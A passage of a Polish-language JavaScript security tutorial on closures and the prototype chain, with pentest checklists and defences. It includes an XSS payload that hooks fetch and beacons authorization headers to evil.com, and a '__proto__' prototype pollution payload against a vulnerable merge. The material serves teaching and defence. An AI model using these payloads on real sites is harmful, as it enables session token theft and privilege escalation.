function makeCounter() {
  let count = 0; // jedna zmienna w LE

  return {
    increment() { count++; }, // referencja do count
    decrement() { count--; }, // referencja do tego samego count
    getCount() { return count; } // referencja do tego samego count
  };
}

const counter = makeCounter();
counter.increment();
counter.increment();
counter.increment();
console.log(counter.getCount()); // 3
```

Wszystkie trzy funkcje (`increment` , `decrement` , `getCount`) współdzielą *jedno* Lexical Environment z *jedną* zmienną `count` .

Closure a pętle — klasyczny pułapka

```
// Problem z var:
const funcs = [];

for (var i = 0; i < 3; i++) {
  funcs.push(function() {
    console.log(i); // closure na i – ale i jest JEDNO dla całej pętli!
  });
}

funcs[0](); // 3 – nie 0!
funcs[1](); // 3
funcs[2](); // 3
// Po pętli i = 3, i wszystkie closures wskazują na to samo i

// Rozwiązanie 1: let (każda iteracja = osobny LE)
for (let i = 0; i < 3; i++) {
  funcs.push(() => console.log(i)); // osobne i dla każdej iteracji
}

// Rozwiązanie 2: IIFE (tworzenie nowego Lexical Environment)
for (var i = 0; i < 3; i++) {
  funcs.push((function(j) {
    return () => console.log(j); // j to kopia i dla tej iteracji
  })(i));
}
```

4. Co dzieje się wewnątrz

Function Object i `[[Environment]]`

W specyfikacji ECMAScript każda funkcja ma wewnętrzne pole `[[Environment]]` wskazujące na Lexical Environment w którym była stworzona. To jest właśnie closure.

Gdy funkcja jest wywoływana:

1. Tworzy nowy LE dla bieżącego wywołania

2. Ustawia `outer` tego LE na `[[Environment]]` funkcji
3. To tworzy Scope Chain: bieżący LE → LE closure → Global LE

Garbage Collection i memory leaks

Closure może powodować wycieki pamięci jeśli przypadkowo zatrzymuje duże obiekty:

```
function attachHandler() {
  const largeData = new Array(1000000).fill("data"); // 1MB danych

  document.getElementById("btn").addEventListener("click", function() {
    // Closure zatrzymuje largeData w pamięci dopóki event listener istnieje!
    console.log("clicked");
    // largeData nie jest używane, ale closure je "trzyma"
  });
}
```

GC nie może zwolnić `largeData` bo event listener ma closure wskazujące na LE które zawiera `largeData`.

Naprawka:

```
function attachHandler() {
  const largeData = new Array(1000000).fill("data");
  const processed = processData(largeData); // przetwórz
  // largeData może być GC'd – closure closure tylko na processed

  document.getElementById("btn").addEventListener("click", function() {
    console.log(processed.summary); // closure tylko na processed
  });
}
```

WeakRef i FinalizationRegistry (ES2021)

Nowoczesne API pozwala tworzyć "słabe" referencje, które nie blokują GC:

```
const cache = new Map();

function processHeavyObject(obj) {
  const ref = new WeakRef(obj);

  return {
    getResult() {
      const o = ref.deref(); // może być undefined jeśli GC usunął
      if (!o) return null;
      return expensiveComputation(o);
    }
  };
}
```

5. Analogiczny przykład z życia

Wyobraź sobie skrzynkę pocztową z tajnym kodem:

- **Funkcja zewnętrzna (outer)** = właściciel skrzynki, który ustawił kod i dał klucz

- **Closure** = klucz dostępu do skrzynki
- **Funkcja wewnętrzna (inner)** = posłaniec, który ma klucz

Posłaniec (inner function) może odchodzić i wracać, być wywoływany w różnych miejscach — ale zawsze ma klucz (closure) i może otworzyć skrzynkę (dostęp do zmiennych outer), nawet jeśli właściciel (outer function) już nie żyje (funkcja zakończyła się).

Co więcej, jeśli właściciel dał klucze DWÓM posłańcom — obaj otwierają *tę samą* skrzynkę. Jeden list dodany przez posłańca A jest widoczny dla posłańca B.

6. Przykład kodu

```
function createAuthGuard(requiredRole) {
  // 'requiredRole' jest w LE createAuthGuard

  // Wewnętrzna funkcja – closure na 'requiredRole'
  return function checkAccess(user) {
    // 'user' to parametr tej funkcji
    // 'requiredRole' z closure

    if (!user) {
      console.log("Brak użytkownika");
      return false;
    }

    if (!user.roles || !user.roles.includes(requiredRole)) {
      console.log(`Brak roli: ${requiredRole}`);
      return false;
    }

    return true;
  };
}

// Tworzenie strażników z różnymi wymaganiami
const requireAdmin = createAuthGuard("admin");
// createAuthGuard zakończył, ale 'requiredRole = "admin"' żyje przez closure

const requireModerator = createAuthGuard("moderator");
// Osobne LE – 'requiredRole = "moderator"'

// Użycie:
const testUser = { roles: ["admin", "user"] };
console.log(requireAdmin(testUser)); // true – ma 'admin'
console.log(requireModerator(testUser)); // false – nie ma 'moderator'
```

Wyjaśnienie linijka po linijce:

1. `createAuthGuard("admin")` — tworzy EC, `requiredRole = "admin"` w LE
2. Zwraca funkcję `checkAccess` z `[[Environment]]` wskazującym na LE (`requiredRole = "admin"`)
3. EC `createAuthGuard` jest zdejmowany z Call Stack — ale LE zostaje bo `checkAccess` je trzyma
4. `requireAdmin = checkAccess` — teraz `requireAdmin` wskazuje na funkcję z closure

5. `requireAdmin(testUser)` — wywołuje `checkAccess`, szuka `requiredRole` w closure → "admin"
-

7. Przykład z prawdziwej aplikacji

Memoization — buforowanie wyników

```
// Closure przechowuje cache wewnątrz
function memoize(fn) {
  const cache = new Map(); // private cache przez closure

  return function(...args) {
    const key = JSON.stringify(args);

    if (cache.has(key)) {
      return cache.get(key); // zwróć z cache
    }

    const result = fn.apply(this, args);
    cache.set(key, result);
    return result;
  };
}

const expensiveCalc = memoize(function(n) {
  console.log(`Obliczam dla ${n}`);
  return n * n;
});

expensiveCalc(5); // "Obliczam dla 5", zwraca 25
expensiveCalc(5); // z cache, zwraca 25 (bez logowania)
```

Module Pattern — hermetyzacja

```
// Wzorzec popularny przed ES6 modules
const PaymentModule = (function() {
  // Prywatne przez IIFE closure
  const GATEWAY_KEY = "sk_live_..."; // nie dostępne z zewnątrz
  let transactionLog = [];

  function logTransaction(id, amount) {
    transactionLog.push({ id, amount, ts: Date.now() });
  }

  // Public API
  return {
    charge(amount, cardToken) {
      const txId = processPayment(cardToken, amount, GATEWAY_KEY);
      logTransaction(txId, amount);
      return txId;
    },

    getTransactionCount() {
      return transactionLog.length; // przez closure
    }

    // GATEWAY_KEY i transactionLog niedostępne z zewnątrz
  };
})();

PaymentModule.GATEWAY_KEY; // undefined
PaymentModule.charge(100, "tok_"); // działa
```

Event Handler z kontekstem

```
// Framework budujący dynamiczne listy produktów
function createProductCard(product) {
  // product = { id, name, price } – w closure

  const card = document.createElement("div");
  card.innerHTML = `<h3>${product.name}</h3>`;

  // Każdy button ma closure na 'product' z tej iteracji
  const addToCartBtn = document.createElement("button");
  addToCartBtn.addEventListener("click", () => {
    // closure na product – nie trzeba przechowywać w data-attribute
    cart.add(product.id, product.name, product.price);
  });

  card.appendChild(addToCartBtn);
  return card;
}

products.forEach(product => {
  container.appendChild(createProductCard(product));
  // Każda karta ma własną closure na własny product
});
```

8. Typowe błędy programistów

Błąd 1: Niezamierzone zatrzymanie dużych obiektów

```
function setupWidget(config) {
  // config może być dużym obiektem z całym stanem aplikacji
  const element = config.element;

  element.addEventListener("resize", () => {
    // Closure na 'config' – cały duży obiekt żyje
    adjustSize(config.width, config.height); // używamy tylko dwóch pól!
  });
}

// Poprawka: wyciągnij tylko potrzebne dane
function setupWidget(config) {
  const { width, height, element } = config;
  // config może być GC'd

  element.addEventListener("resize", () => {
    adjustSize(width, height); // closure tylko na dwa prymitywy
  });
}
```

Błąd 2: Circular references i memory leaks

```
function attachHandler(element) {
  const handler = {
    element: element, // handler wskazuje na element
    handle() {
      console.log(this.element); // closure/referencja na handler → element
    }
  };

  element.handler = handler; // element wskazuje na handler
  // Circular: element → handler → element
  // Może powodować wycieki w starych przeglądarkach

  element.addEventListener("click", handler.handle);
}

// Poprawka: usuń referencję gdy niepotrzebna
function detachHandler(element) {
  element.removeEventListener("click", element.handler.handle);
  element.handler = null; // przerwij circular reference
}
```

Błąd 3: Stale closure (przestarzałe closure)


```
// React – klasyczny bug ze starą wartością state w closure
function Counter() {
  const [count, setCount] = useState(0);

  useEffect(() => {
    const interval = setInterval(() => {
      // 'count' w closure to wartość z momentu tworzenia setInterval
      // Zawsze 0! – "stale closure"
      setCount(count + 1); // zawsze 0 + 1 = 1
    }, 1000);

    return () => clearInterval(interval);
  }, []); // [] = uruchom raz – closure na count=0

  // Poprawka: użyj functional update
  useEffect(() => {
    const interval = setInterval(() => {
      setCount(prev => prev + 1); // 'prev' zawsze aktualne
    }, 1000);

    return () => clearInterval(interval);
  }, []);
}
```

9. Znaczenie dla bezpieczeństwa

Closure jako mechanizm ochrony

Closure jest jedynym sposobem na prawdziwie prywatne dane w JavaScript (do ES2022 private fields):

```
function createSecureToken() {
  const _value = generateSecureRandom(); // prywatna

  return {
    verify(input) {
      return input === _value; // closure, ale nie ekspozycja
    }
    // _value niedostępna bezpośrednio
  };
}
```

Ale to tylko "security by encapsulation" — nie jest to kryptograficznie bezpieczne. XSS łamie tę ochronę.

XSS + Closure = dostęp do prywatnych danych

Gdy atakujący osiągnie XSS:

```
// Aplikacja ofiara
const auth = (function() {
  const sessionToken = "Bearer eyJhbGciOiJIUzI1NiJ9..."; // "prywatny"
  return {
    makeRequest(url) {
      return fetch(url, {
        headers: { Authorization: sessionToken }
      });
    }
  };
})();

// Payload XSS atakującego (wymaga XSS na tej samej stronie):
// Nie można odczytać sessionToken bezpośrednio
// ALE można przechwycić fetch:
const realFetch = window.fetch;
window.fetch = function(url, options) {
  // Przechwytuje każde wywołanie fetch – łącznie z tokenem
  navigator.sendBeacon("https://evil.com/log", JSON.stringify({
    url, headers: options?.headers
  }));
  return realFetch.apply(this, arguments);
};
// auth.makeRequest() wywoła interceptowany fetch i wyśle token
```

Prototype Pollution przez Closure

Jeśli zewnętrzne Lexical Environment używa `Object.prototype` lub innych prototypów, polluted prototype może wpłynąć na closure:

```
function makeConfig() {
  const defaults = {}; // {} dziedziczy po Object.prototype

  // Jeśli Object.prototype.isAdmin jest true (przez prototype pollution)
  return function(key) {
    return defaults[key]; // może zwracać polluted wartości
  };
}
```

Stale Closure jako wektor

Przestarzałe closure mogą prowadzić do używania starych, nieaktualnych tokenów lub stanów bezpieczeństwa:

```
function setupAuth() {
  let token = fetchToken(); // aktualny token

  // Token jest odświeżany co 30 minut
  setInterval(() => {
    token = fetchToken(); // aktualizuje zmienną
  }, 30 * 60 * 1000);

  return {
    getToken() { return token; } // closure – zawsze aktualne przez referencję
  };
}

// PROBLEM: jeśli token jest przekazywany przez wartość, nie referencję:
const cachedToken = setupAuth().getToken(); // kopia wartości, nie closure!
// cachedToken nigdy się nie aktualizuje!
```

Powiązane CWE

- **CWE-672** — Operation on a Resource after Expiration or Release (stale closure)
- **CWE-1002** — Sensitive Function Use in Private Methods (ochrona przez closure może być złamana przez XSS)

10. Jak identyfikować podczas pentestu

DevTools → Sources → Scope → Closure

Podczas debugowania (breakpoint w funkcji z closure):

```
Panel Scope:
▼ Local
  this: Window
  args: ["user123"]
▼ Closure (createAuthGuard)
  requiredRole: "admin" ← wartość zamknięta w closure!
▼ Global
  window: Window {...}
```

Kliknij w "Closure (functionName)" — zobaczysz wszystkie zmienne w tym Lexical Environment.

Monkey-patching detection

```
// Sprawdź czy ktoś nie zmodyfikował kluczowych funkcji
// (może wskazywać na XSS który już się wykonał)
console.log(fetch === window.fetch); // false → ktoś podmienił fetch!
console.log(XMLHttpRequest.prototype.send.toString()); // sprawdź czy nie zmodyfikowany
```

Szukanie wrażliwych danych w closure

W DevTools Console podczas pauzy na breakpointie:

```
// Znajdź wszystkie closure scopes przez debugger
// Lub szukaj w Sources przez Ctrl+Shift+F:
// - wzorzec: const (token|key|secret|password|auth)
// - sprawdź czy są wewnątrz IIFE lub zwracanych funkcji
```

Memory profiling — wykrywanie wycieków przez closure

DevTools → **Memory** → Take Heap Snapshot:

1. Zrób snapshot przed akcją
2. Wykonaj akcję (np. otwórz/zamknij modal 100 razy)
3. Zrób snapshot po akcji
4. Porównaj: `Objects allocated between snapshots`
5. Szukaj dużych obiektów trzymany przez event listeners/closures

11. Jak testować bezpieczeństwo

- ☐ Czy wrażliwe dane (tokeny, klucze, PII) są w closure dostępnych przez DevTools Scope?
- ☐ Czy closure nie zatrzymuje dużych obiektów (wyciek pamięci)?
- ☐ Czy stale closures mogą prowadzić do użycia przestarzałych tokenów/konfiguracji?
- ☐ Czy event listeners są usuwane (`removeEventListener`) gdy komponenty są niszczone?
- ☐ Czy po XSS atakujący może monkey-patch'ować `fetch/XMLHttpRequest` i przechwycić dane?
- ☐ Czy closures z danymi sesji są dostępne po wylogowaniu (stale references)?
- ☐ Czy memory profiler pokazuje rosnące zużycie przy normalnym użytkowaniu (closure leaks)?
- ☐ Czy circular references między DOM elementami a closure powodują wycieki?
- ☐ Czy prywatne dane w closure są rzeczywiście prywatne (nie eksponowane przez debug API)?
- ☐ Czy closure używają zewnętrznych zmiennych przez referencję (może prowadzić do race conditions)?

12. Typowe scenariusze ataków

Scenariusz 1: Przechwycenie tokenu przez monkey-patching

Wymagania: XSS w tym samym origin co aplikacja.

Przebieg:

1. Aplikacja przechowuje token autoryzacyjny w closure IIFE
2. Token jest używany w każdym wywołaniu `fetch()`
3. Atakujący wstrzykuje XSS i podmienia globalny `fetch`
4. Każde kolejne wywołanie `auth.makeRequest()` trafia do zainfekowanego `fetch`
5. Nagłówki z tokenem są eksfiltrowane do serwera atakującego

Ograniczenia: Wymaga XSS w tym samym origin. CSP z `connect-src` może blokować eksfiltrację.

Wpływ: Kradzież tokenów autoryzacyjnych, przejęcie sesji.

Scenariusz 2: Stale Closure Security Bypass

Wymagania: Aplikacja używa closure do cache'owania stanu bezpieczeństwa.

Przebieg:

```
// Aplikacja ofiara – closure cache'uje wynik sprawdzenia roli
const isAdmin = (function() {
  let _cached = null;
  return function() {
    if (_cached === null) {
      _cached = checkUserRole() === 'admin'; // pierwsze sprawdzenie
    }
    return _cached; // następne z cache
  };
})();
```

1. Użytkownik loguje się jako admin → `_cached = true`
2. Admin zmienia rolę użytkownika na 'user' w panelu
3. Aplikacja kliencka nadal ma `_cached = true` — nie odświeża
4. Użytkownik wykonuje operacje administracyjne pomimo zmiany roli

Wpływ: Eskalacja uprawnień przez client-side cache.

13. Jak się zabezpieczać

Minimalizuj dane w closure

```
// Źle: closure zatrzymuje cały obiekt konfiguracji
function createHandler(config) {
  return () => process(config); // cały config w closure
}

// Dobrze: wyciągnij tylko potrzebne wartości
function createHandler({ timeout, retries, endpoint }) {
  return () => process({ timeout, retries, endpoint });
  // config może być GC'd – closure tylko na 3 prymitywy
}
```

Explicit cleanup dla event listeners

```
class Component {
  constructor(element) {
    this.element = element;
    this._handler = this._onClick.bind(this); // zapisz referencję
    this.element.addEventListener("click", this._handler);
  }

  _onClick(event) {
    // logika
  }

  destroy() {
    // Zawsze usuwaj listenery!
    this.element.removeEventListener("click", this._handler);
    this.element = null; // przerwij referencję do DOM
  }
}
```

Używaj ES2022 private fields zamiast closure dla enkapsulacji

```
// Nowoczesne (ES2022) – prawdziwe prywatne pola
class SecureAuth {
  #token = null; // prawdziwie prywatne – nie dostępne przez closure/prototype
  #sessionId = null;

  constructor(token, sessionId) {
    this.#token = token;
    this.#sessionId = sessionId;
  }

  makeRequest(url) {
    return fetch(url, {
      headers: { Authorization: this.#token }
    });
  }

  // #token i #sessionId niewidoczne poza klasą
  // nawet w DevTools – pojawiają się jako "#token" nie jako normalna właściwość
}
```

Zawsze odświeżaj dane bezpieczeństwa z serwera

```
// Nie polegaj na closure-cached stanie bezpieczeństwa
async function checkAccess(resource) {
  // Zawsze pytaj serwer – nie używaj client-side cache dla autoryzacji
  const response = await fetch(`/api/auth/check?resource=${resource}`);
  return response.ok;

  // Nie: return cachedPermissions[resource]
}
```

14. Podsumowanie

Kluczowe fakty:

1. Closure = funkcja + referencja do Lexical Environment w którym była stworzona
2. Każda funkcja w JavaScript jest closure — to nie specjalna cecha, to fundament języka
3. Closure przechowuje *referencję*, nie kopię — zmiany zmiennej są widoczne przez closure
4. Closure może powodować wycieki pamięci jeśli zatrzymuje duże obiekty
5. XSS + Closure = atakujący może przechwycić "prywatne" dane przez monkey-patching


Najczęstsze nieporozumienia:

- "Closure tworzy kopię zmiennej" — NIE. Closure trzyma referencję do LE. Zmienna może być modyfikowana.
- "Dane w closure są bezpieczne przed XSS" — NIE. XSS wykonuje kod w tym samym kontekście — może podmienić globalne funkcje (fetch, XMLHttpRequest) i przechwycić dane.
- "IIFE gwarantuje prywatność" — gwarantuje izolację od globalnego scope. Nie gwarantuje bezpieczeństwa przy XSS.

Jak rozpoznać w prawdziwej aplikacji

1. **DevTools → Sources → breakpoint w callbacku → Scope → "Closure (nazwaFunkcji)"** — widzisz zamknięte zmienne
2. **Memory profiler** → porównaj snapshoty przed/po akcjach → szukaj obiektów trzymanyh przez listenery
3. **Console** → sprawdź czy globalne funkcje nie są podmienione:
`fetch.toString()` → jeśli nie zawiera `[native code]` → monkey-patching!
4. **Sources → Ctrl+Shift+F** → szukaj IIFE: `(function(), (() =>` → co zawierają?

Powiązania



Rozdział 6: Prototype Chain

1. Czym jest Prototype Chain

Prototype Chain (łańcuch prototypów) to mechanizm dziedziczenia w JavaScript. Każdy obiekt ma wewnętrzną właściwość `[[Prototype]]` wskazującą na inny obiekt (lub `null`). Gdy silnik szuka właściwości na obiekcie i jej nie znajdzie, przechodzi do `[[Prototype]]` — i tak dalej, aż do `null`. To właśnie jest łańcuch prototypów.

JavaScript używa **prototypowego** modelu dziedziczenia, w odróżnieniu od klasowego modelu Javy czy C#. Nie ma "klas" w sensie bytów oddzielonych od obiektów (choć słowo kluczowe `class` z ES6 jest lukrem syntaktycznym na ten sam mechanizm).

Prototype Chain jest częścią specyfikacji ECMAScript. Działa we wszystkich przeglądarkach i środowiskach JS.

Dostęp do Prototype Chain

- `Object.getPrototypeOf(obj)` — zwraca `[[Prototype]]` obiektu (zalecane)
- `obj.__proto__` — accessor (getter/setter) do `[[Prototype]]` — dostępny przez `Object.prototype`; historycznie używany, ale `getPrototypeOf` jest zalecane
- `Constructor.prototype` — prototyp obiektów tworzonych przez dany konstruktor
- `Object.prototype` — sam szczyt łańcucha (poza `null`)

2. Dlaczego powstał

Problem: dziedziczenie bez klas

Brendan Eich projektując JavaScript miał na celu uproszczony model obiektowy. Zamiast klas z hierarchią dziedziczenia, wybrał model prototypowy — obiekty dziedziczą bezpośrednio z innych obiektów, bez pośrednika w postaci klasy.

Problem: współdzielenie metod

Bez prototypów każda instancja musiałaby mieć własną kopię wszystkich metod:

```
// Bez prototypów – marnowanie pamięci
function User(name) {
  this.name = name;
  this.greet = function() { // kopia funkcji dla każdego User!
    return "Hello, " + this.name;
  };
}

const u1 = new User("Alice"); // ma własną kopię greet
const u2 = new User("Bob");   // ma własną kopię greet – duplikat!
```

Prototype Chain rozwiązuje to przez współdzielenie metod:


```
// Z prototypami – jedna funkcja greet dla wszystkich instancji
function User(name) {
  this.name = name; // własne dane
}

User.prototype.greet = function() { // współdzielona metoda
  return "Hello, " + this.name;
};

const u1 = new User("Alice"); // nie ma własnej kopii greet
const u2 = new User("Bob");   // korzysta z tej samej User.prototype.greet
```

3. Jak działa

Lookup właściwości krok po kroku

```
obj.property → ?

1. Sprawdź obj → znalazł? STOP, użyj
   nie znalazł? →

2. Sprawdź obj.__proto__ (Object.getPrototypeOf(obj)) → znalazł? STOP
   nie znalazł? →


3. Sprawdź obj.__proto__.__proto__ → znalazł? STOP
   nie znalazł? →

4. ... kontynuuj łańcuch ...

5. Sprawdź Object.prototype → znalazł? STOP
   nie znalazł? →

6. null → nie znalazł → zwróć undefined
```

Diagram łańcucha



```
alice.greet()
→ szuka 'greet' w alice → nie ma
→ szuka w User.prototype → JEST → wywołuje z this = alice
→ zwraca "Hello, Alice"
```

```
alice.toString()
→ szuka w alice → nie ma
→ szuka w User.prototype → nie ma
→ szuka w Object.prototype → JEST → wywołuje
```

Operator new — jak tworzy obiekt z prototypem

```
function User(name) {
  this.name = name;
}

const alice = new User("Alice");
```

`new User("Alice")` wykonuje cztery operacje:

1. Tworzy nowy pusty obiekt: `{}`
2. Ustawia `[[Prototype]]` nowego obiektu na `User.prototype`
3. Wywołuje `User` z `this` = nowy obiekt
4. Zwraca nowy obiekt (chyba że konstruktor zwraca inny obiekt)

class jako lukier syntaktyczny

```
// ES6 class
class Animal {
  constructor(name) {
    this.name = name;
  }

  speak() {
    return `${this.name} makes a sound.`;
  }
}

class Dog extends Animal {
  speak() {
    return `${this.name} barks.`;
  }
}

// Identyczne z:
function Animal(name) {
  this.name = name;
}
Animal.prototype.speak = function() {
  return this.name + " makes a sound.";
};

function Dog(name) {
  Animal.call(this, name);
}
Dog.prototype = Object.create(Animal.prototype);
Dog.prototype.constructor = Dog;
Dog.prototype.speak = function() {
  return this.name + " barks.";
};
```

Class syntax to tylko czytelniejszy zapis — pod spodem to ten sam Prototype Chain.

hasOwnProperty vs in operator

```
const obj = { own: "własna" };

"own" in obj;           // true — szuka w całym łańcuchu
"toString" in obj;      // true — znaleziona w Object.prototype

obj.hasOwnProperty("own"); // true — tylko własna
obj.hasOwnProperty("toString"); // false — nie własna, z prototype
```

4. Co dzieje się wewnątrz

[[Prototype]] — wewnętrzny slot

Każdy obiekt JavaScript ma wewnętrzny slot `[[Prototype]]`. Nie jest to normalna właściwość (nie pojawi się w `for...in` jak normalna właściwość). Dostęp przez:

- `Object.getPrototypeOf(obj)` — czyta `[[Prototype]]`
- `Object.setPrototypeOf(obj, proto)` — ustawia `[[Prototype]]` (wolna operacja!)
- `Object.create(proto)` — tworzy obiekt z podanym `[[Prototype]]`

Performance implikacje

Modyfikacja `[[Prototype]]` po tworzeniu obiektu jest bardzo kosztowna — silnik V8 musi deoptymalizować wszystkie inline caches (IC) dla tego obiektu i powiązanych. To jest powód, dla którego `Object.setPrototypeOf()` jest odradzane.

Property Descriptor

Właściwości na prototypie mogą mieć deskryptory:

```
Object.defineProperty(User.prototype, "role", {
  value: "user",
  writable: false,    // tylko do odczytu
  enumerable: false, // nie pojawia się w for...in
  configurable: false // nie można zmienić deskryptora
});
```

Próba nadpisania własności `writable: false` przez przypisanie (nie przez `defineProperty`) w strict mode rzuci `TypeError`.

5. Analogiczny przykład z życia

Wyobraź sobie firmę z procedurami:

- **Pracownik (instancja)** ma własne dane: imię, stanowisko, wynagrodzenie
- **Dział HR (prototype)** ma procedury: jak złożyć urlop, jak zgłosić chorobę
- **Cała firma (Object.prototype)** ma ogólne zasady: godziny pracy, kodeks etyczny

Gdy pracownik potrzebuje procedury urlopowej:

1. Sprawdza własne notatki → nie ma
2. Idzie do HR (prototype) → ma! Używa procedury HR
3. Procedura HR jest *jedna* — każdy pracownik korzysta z tej samej

Gdyby pracownik potrzebował zmiany nazwy firmy:

1. Sprawdza własne notatki → nie ma
2. Idzie do HR → nie ma
3. Idzie do zarządu (Object.prototype) → nie ma
4. Nie istnieje → undefined

Prototype Pollution = atakujący podmienia procedury w HR lub zarządzie — nagle WSZYSCY pracownicy korzystają z podmienionej procedury.

6. Przykład kodu

```
// Konstruktor – definiuje własne właściwości
function Vehicle(make, model, year) {
    this.make = make;        // własna właściwość instancji
    this.model = model;      // własna właściwość instancji
    this.year = year;        // własna właściwość instancji
}

// Metody na prototype – współdzielone przez wszystkie instancje
Vehicle.prototype.getAge = function() {
    return new Date().getFullYear() - this.year; // this = bieżąca instancja
};

Vehicle.prototype.describe = function() {
    return `${this.year} ${this.make} ${this.model}`;
};

// Tworzenie instancji
const car = new Vehicle("Toyota", "Camry", 2020);

// Dostęp do własnych właściwości
console.log(car.make);      // "Toyota" – własna
console.log(car.model);     // "Camry" – własna

// Dostęp przez Prototype Chain
console.log(car.getAge());  // 4 (2024-2020) – z Vehicle.prototype

// Sprawdzenie własności
console.log(car.hasOwnProperty("make")); // true – własna
console.log(car.hasOwnProperty("getAge")); // false – z prototype

// Łańcuch prototypów
console.log(Object.getPrototypeOf(car) === Vehicle.prototype); // true
console.log(Object.getPrototypeOf(Vehicle.prototype) === Object.prototype); // true
console.log(Object.getPrototypeOf(Object.prototype)); // null

// instanceof
console.log(car instanceof Vehicle); // true – sprawdza łańcuch
console.log(car instanceof Object); // true – Object.prototype jest w łańcuchu
```

7. Przykład z prawdziwej aplikacji

Express.js — middleware chain jako analogia

```
// Express nie używa bezpośrednio prototype chain dla middleware,
// ale Route objects korzystają z prototypu
const express = require('express');
const app = express();

// Każdy Request object ma prototyp z metodami jak req.param(), req.is()
app.use((req, res, next) => {
    // req jest instancją http.IncomingMessage z właściwościami z prototype
    console.log(Object.getPrototypeOf(req).constructor.name); // IncomingMessage
});
```

Lodash deep merge — podatność Prototype Pollution

```
// Wewnętrzna implementacja merge w podatnych wersjach lodash:
function merge(destination, source) {
  for (let key in source) {
    if (source[key] && typeof source[key] === 'object') {
      destination[key] = destination[key] || {};
      merge(destination[key], source[key]); // rekurencja
    } else {
      destination[key] = source[key]; // przypisanie
    }
  }
  return destination;
}

// Payload atakującego (JSON z serwera lub user input):
const maliciousPayload = JSON.parse('{"__proto__": {"isAdmin": true}}');
merge({}, maliciousPayload);

// Skutek: Object.prototype.isAdmin = true
// Teraz KAŻDY obiekt ma .isAdmin = true!
const obj = {};
console.log(obj.isAdmin); // true – przez prototype chain!
```

Vue/React — klasy komponentów

```
// React.Component używa prototype chain
class MyComponent extends React.Component {
  // Dziedziczy: setState, forceUpdate, render, componentDidMount...
  // z React.Component.prototype przez łańcuch:
  // MyComponent.prototype → React.Component.prototype → Object.prototype

  render() {
    return <div>{this.props.name}</div>;
  }
}

// Pentester szuka: czy prototype.render jest nadpisujące?
// Czy prototype.setState może być podmienione przez Prototype Pollution?
```

| 8. Typowe błędy programistów

Błąd 1: Modyfikowanie wbudowanych prototypów

```
// Bardzo złe – modyfikacja Array.prototype wpływa na CAŁY kod
Array.prototype.last = function() {
  return this[this.length - 1];
};

// Konflikty z innymi bibliotekami
// Podatność Prototype Pollution jeśli dane użytkownika trafiają do prototypu
```

Błąd 2: for...in bez hasOwnProperty

```
const obj = { a: 1, b: 2 };

// Błąd: for...in iteruje przez CAŁY łańcuch prototypów
for (let key in obj) {
  console.log(key); // może wypisać klucze z Object.prototype!
}

// Poprawka:
for (let key in obj) {
  if (obj.hasOwnProperty(key)) { // tylko własne właściwości
    console.log(key);
  }
}

// Lub lepiej:
Object.keys(obj).forEach(key => console.log(key)); // tylko własne
```

Błąd 3: instanceof po cross-frame

```
// W iframes lub VM contexts:
// Array z innego frame ma inny Array.prototype
const iframe = document.createElement("iframe");
document.body.appendChild(iframe);
const IframeArray = iframe.contentWindow.Array;

const arr = new IframeArray(1, 2, 3);
console.log(arr instanceof Array); // false! – inne Array.prototype
console.log(Array.isArray(arr)); // true – bezpieczniejszy sposób sprawdzania
```

Błąd 4: setPrototypeOf w performance-critical code

```
// Bardzo wolne! – deoptymalizuje V8 inline caches
const obj = {};
Object.setPrototypeOf(obj, customProto); // unikaj!

// Szybciej: twórz obiekty z właściwym prototypem od razu
const obj2 = Object.create(customProto); // wydajniejsze
```

9. Znaczenie dla bezpieczeństwa

Prototype Pollution (szczegóły w rozdziale 7)

Podstawowe zagrożenie wynikające z Prototype Chain. Jeśli atakujący może modyfikować `Object.prototype` lub `Array.prototype`, wpływa na każdy obiekt w aplikacji.

Security by Inheritance

Wiele frameworków używa Prototype Chain do enkapsulacji zabezpieczeń:

```
// Framework może ukryć metodę sprawdzania uprawnień:
Object.defineProperty(User.prototype, '_checkPerm', {
  value: function(perm) { ... },
  enumerable: false, // niewidoczna w for...in
